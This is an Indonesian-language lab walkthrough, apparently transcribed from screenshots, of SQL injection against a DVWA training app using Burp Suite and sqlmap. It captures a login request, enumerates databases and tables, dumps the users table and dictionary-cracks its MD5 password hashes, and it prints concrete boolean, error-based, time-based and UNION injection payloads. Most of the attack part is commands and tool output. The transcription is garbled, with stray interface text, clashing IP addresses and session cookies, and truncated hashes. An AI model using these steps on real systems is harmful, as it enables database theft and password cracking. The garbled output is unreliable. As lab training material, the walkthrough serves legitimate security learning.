
Convert selection >
URL-encode as you type

Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V

Message editor documentation



Matikan intercept pada Burp Suite



Buka terminal, masuk ke direktori user

```
cd
```


Buat file baru dengan nama `sql-req.txt`, lalu paste kan text tadi

```
nano sql-req.txt
```

```
kalx@kalx: ~
File Actions Edit View Help
GNU nano 7.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://172.16.0.33:4280
Connection: close
Referer: http://172.16.0.33:4280/vulnerabilities/sql1/
Cookie: security=medium; PHPSESSID=f1f5ede989ade6e4d90f0bf70885341a
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

Request attributes
Request body parameters
Request cookies
Request headers



```
vulnerabilities/sqli/ HTTP/1.1                               kalx@kalx: ~
172.16.0.33:4280
File Actions Edit View Help x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
GNU nano 7.2                                                 sql-req.txt *
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 172.16.0.33:4280
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://172.16.0.33:4280
Connection: close
Referer: http://172.16.0.33:4280/vulnerabilities/sqli/
Cookie: security=medium; PHPSESSID=ff5ede989ade6e4d90f0fb70883341a
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit

^G Help      ^O Write Out    ^W Where Is      ^K Cut        ^T Execute     ^C Location   M
^X Exit      ^R Read File    ^\ Replace       ^U Paste      ^J Justify     ^/ Go To Line M
```

Save dengan **ctrl+x**, Lalu tekan **Y**

```
Cookie: security=medium; PHPSESSID=ff5ede989ade6e4d90f0fb70883341a
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit

Save modified buffer?
Y Yes
N No          ^C Cancel
```

Lalu tekan enter

```
Upgrade-Insecure-Requests: 1


id=1&Submit=Submit

File Name to Write: sql-req.txt
^G Help
^C Cancel
```

Masih di direktori yang sama, gunakan file **sql-req.txt** tadi untuk mengeksekusi SQLMap

```
sqlmap -r sql-req.txt --dbs
```

Tekan y lalu enter




```
(kalx@kalx)-[~]
$ sqlmap -r sql-req.txt --dbs --flush-session
[!] vulnlab-tut1/sql17 HTTP/1.1
[!] 172.16.10.13:4280
[!] Mozilla/5.0 (Windows NT 10.0; Win32; rv:102.0) Gecko/20100101 Firefox/102.0
[!] https://sqlmap.org
Content-type: application/x-www-form-urlencoded

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:07:12 /2023-08-10/ -185/sql17/
[*] vulnlab-tut1/sql17 HTTP/1.1
[10:07:12] [INFO] parsing HTTP request from 'sql-req.txt'
[10:07:13] [INFO] flushing session file
[10:07:13] [INFO] testing connection to the target URL
[10:07:13] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:07:13] [INFO] testing if the target URL content is stable
[10:07:13] [INFO] target URL content is stable
[10:07:13] [INFO] testing if POST parameter 'id' is dynamic
[10:07:14] [WARNING] POST parameter 'id' does not appear to be dynamic
[10:07:14] [INFO] heuristic (basic) test shows that POST parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:07:14] [INFO] testing for SQL injection on POST parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
```

Tekan n lalu enter



```
(kalx@kalx)-[~]
$ sqlmap -r sql-req.txt --dbs --flush-session
[!] vulnlab-tut1/sql17 HTTP/1.1
[!] 172.16.10.13:4280
[!] Mozilla/5.0 (Windows NT 10.0; Win32; rv:102.0) Gecko/20100101 Firefox/102.0
[!] https://sqlmap.org
Content-type: application/x-www-form-urlencoded

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:07:12 /2023-08-10/ -185/sql17/
[*] vulnlab-tut1/sql17 HTTP/1.1
[10:07:12] [INFO] parsing HTTP request from 'sql-req.txt'
[10:07:13] [INFO] flushing session file
[10:07:13] [INFO] testing connection to the target URL
[10:07:13] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:07:13] [INFO] testing if the target URL content is stable
[10:07:13] [INFO] target URL content is stable
[10:07:13] [INFO] testing if POST parameter 'id' is dynamic
[10:07:14] [WARNING] POST parameter 'id' does not appear to be dynamic
[10:07:14] [INFO] heuristic (basic) test shows that POST parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:07:14] [INFO] testing for SQL injection on POST parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
```

Tekan n lalu enter

```

[10:10:04] [INFO] testing connection to the target URL
[10:10:04] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:10:04] [INFO] testing if the target URL content is stable
[10:10:04] [INFO] target URL content is stable
[10:10:04] [INFO] testing if POST parameter 'id' is dynamic
[10:10:05] [WARNING] POST parameter 'id' does not appear to be dynamic
[10:10:05] [INFO] heuristic (basic) test shows that POST parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:10:05] [INFO] testing for SQL injection on POST parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[10:10:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:10:08] [WARNING] reflective value(s) found and filtering out
[10:10:08] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:10:09] [INFO] POST parameter 'id' appears to be 'Boolean-based blind - Parameter replace (original value)' injectable (with --string="DB")
[10:10:09] [INFO] testing 'Generic inline queries'
[10:10:09] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:10:09] [INFO] POST parameter 'id' is 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[10:10:09] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[10:10:09] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:10:19] [INFO] POST parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:10:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:10:19] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:10:19] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically
ly extending the range for current UNION query injection technique test
[10:10:19] [INFO] target URL appears to have 2 columns in query
[10:10:20] [INFO] POST parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n

```

akan muncul 2 database yaitu dvwa dan information_schema , sejauh ini database yang kemungkinan berisi data user ada di database dvwa sedangkan db information_schema hanya berisi data default sistem mysql

```

[10:10:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.57, PHP 8.2.8
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[10:10:47] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[10:10:47] [INFO] fetched data logged to text files under
[10:10:47] [WARNING] your sqlmap version is outdated

[*] ending @ 10:10:47 /2023-08-10/

[kalx@kalx)-[~]
$ 

```

Selanjutnya coba untuk melihat tabel yang ada pada database dvwa dengan memodifikasi perintah sebelumnya. Gunakan perintah berikut

```
sqlmap -r sql-req.txt -D dvwa --tables
```

```
[10:17:06] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.2.8, Apache 2.4.57
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[10:17:06] [INFO] fetching tables for database: 'dvwa'
[10:17:06] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+
[10:17:06] [INFO] fetched data logged to text files under '/home/kalx'
[10:17:06] [WARNING] your sqlmap version is outdated
[*] ending @ 10:17:06 /2023-08-10/
```

```
└─(kalx㉿kalx)-[~]
$ └─
```

Muncul 2 tabel, yaitu guestbook dan users, coba untuk melihat isi dari tabel users menggunakan perintah berikut

```
sqlmap -r sql-req.txt -D dvwa -T users --dump
```

Ketik n lalu enter

```
Parameter: id (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (2929=2929) THEN 1 ELSE (SELECT 7843 UNION SELECT 5926) END))&Submit=Submit

Type: error-based
Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1 AND EXTRACTVALUE(2272,CONCAT(0x5c,0x71766a7a71,(SELECT (ELT(2272=2272,1)),0x717a787a71))&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1329 FROM (SELECT(SLEEP(5)))pkiN)&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x5c,0x71766a7a71,0x4354534e69656647756a6751706a7a5a4776644e77595165564b4f666c7544556b57416c5347686b,0x717a787a71),NULL-- &Submit=Submit

[10:21:03] [INFO] the back-end DBMS is MySQL
[10:21:03] [INFO] intercept is off
[10:21:03] [INFO] web server operating system: Linux Debian
[10:21:03] [INFO] web application technology: PHP 8.2.8, Apache 2.4.57
[10:21:03] [INFO] back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[10:21:03] [INFO] fetching columns for table 'users' in database 'dwva' and modify them before forwarding
[10:21:03] [WARNING] reflective value(s) found and filtering out them to the target server
[10:21:03] [INFO] fetching entries for table 'users' in database 'dwva'
[10:21:04] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
```

Ketik y lalu enter

```
Parameter: id (POST)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (2929=2929) THEN 1 ELSE (SELECT 7843 UNION SELECT 5926) END))&Submit=Submit

Type: error-based
Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1 AND EXTRACTVALUE(2272,CONCAT(0x5c,0x71766a7a71,(SELECT (ELT(2272=2272,1)),0x717a787a71))&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1329 FROM (SELECT(SLEEP(5)))pkiN)&Submit=Submit

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x5c,0x71766a7a71,0x4354534e69656647756a6751706a7a5a4776644e77595165564b4f666c7544556b57416c5347686b,0x717a787a71),NULL-- &Submit=Submit

[10:21:03] [INFO] the back-end DBMS is MySQL
[10:21:03] [INFO] intercept is on
[10:21:03] [INFO] web server operating system: Linux Debian
[10:21:03] [INFO] web application technology: PHP 8.2.8, Apache 2.4.57
[10:21:03] [INFO] back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[10:21:03] [INFO] fetching columns for table 'users' in database 'dwva' and modify them before forwarding
[10:21:03] [WARNING] reflective value(s) found and filtering out them to the target server
[10:21:03] [INFO] fetching entries for table 'users' in database 'dwva'
[10:21:04] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
```

Langsung tekan enter

```
File Actions Edit View Help
Payload: id=1 AND EXTRACTVALUE(2272,CONCAT(0x5c,0x7176a7a71,(SELECT (ELT(2272=2272,1))),0x717a787a71))&Submit=Submit
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 1329 FROM (SELECT(SLEEP(5))pkiN)&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x7176a7a71,0x4354534e69656647756a6751706a7a5a4776644e77595165564b4f666c7544556b57416c5347686b,0x717a787a71),NULL-- -&Submit=Submit
[10:21:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.2.8, Apache 2.4.57
back-end DBMS: MySQL > 5.1 (MariaDB fork)
[10:21:03] [INFO] fetching columns for table 'users' in database 'dwva'
[10:21:03] [WARNING] reflective value(s) found and filtering out
[10:21:03] [INFO] fetching entries for table 'users' in database 'dwva'
[10:21:04] [INFO] recognized possible password hashes in column 'password'nt is off
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:04:36] [INFO] using hash method 'md5_generic_passwd'nt are held here
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt_` (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> ■
```

Tekan n lalu enter

```
File Actions Edit View Help
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT(SLEEP(5))pkiN)&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x7176a7a71,0x4354534e69656647756a6751706a7a5a4776644e77595165564b4f666c7544556b57416c5347686b,0x717a787a71),NULL-- -&Submit=Submit
[10:21:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.2.8, Apache 2.4.57
back-end DBMS: MySQL > 5.1 (MariaDB fork)
[10:21:03] [INFO] fetching columns for table 'users' in database 'dwva'
[10:21:03] [WARNING] reflective value(s) found and filtering out
[10:21:03] [INFO] fetching entries for table 'users' in database 'dwva'
[10:21:04] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y Intercept is off
[11:04:36] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt_` (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[11:04:56] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n ■
```

Tunggu proses crack selesai

```

File Actions Edit View Help
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns Open browser
Payload: id=1 UNION ALL SELECT CONCAT(0x71766a7a71,0x4354534e69656647756a6751706a7a5a4776644e77595165564b4f666c7544556b57416c5347686b,0x717a787a7
1),NULL-- -&Submit=Submit
[10:21:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: PHP 8.2.8, Apache 2.4.57
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[10:21:03] [INFO] fetching columns for table 'users' in database 'dwva'
[10:21:03] [WARNING] reflective value(s) found and filtering out
[10:21:03] [INFO] fetching entries for table 'users' in database 'dwva'
[10:21:04] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:04:36] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file Intercept is off
[3] file with list of dictionary files
>
[11:04:56] [INFO] using default dictionary When enabled, requests sent by Burp's browser are held here
do you want to use common password suffixes? (slow!) [y/N] n You can analyze and modify them before forwarding
[11:05:32] [INFO] starting dictionary-based cracking (md5_generic_passwd) target server.
[11:05:32] [INFO] starting 4 processes
[11:05:36] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38df260853678922e03'
[11:05:38] [INFO] current status: apols ... /■

```

Akan muncul isi dari tabel users

```


File Actions Edit View Help
File is off Open browser
[11:07:09] [INFO] using hash method 'md5_generic_passwd'
[11:07:09] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[11:07:09] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38df260853678922e03'
[11:07:09] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[11:07:09] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dwva
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2023-07-21 03:51:56 | 0 |
| 2 | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38df260853678922e03 (abc123) | Brown | Gordon | 2023-07-21 03:51:56 | 0 |
| 3 | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2023-07-21 03:51:56 | 0 |
| 4 | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2023-07-21 03:51:56 | 0 |
| 5 | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2023-07-21 03:51:56 | 0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
[11:07:09] [INFO] table 'dwva.users' dumped to CSV file '/home/kalx/.local/share/sqlmap/output/172.16.0.33/dump/dwva/users.csv'
[11:07:09] [INFO] fetched data logged to text files under '/home/kalx/.local/share/sqlmap/output/172.16.0.33'
[11:07:09] [WARNING] your sqlmap Version is outdated
[*] ending @ 11:07:09 /2023-08-10/

```

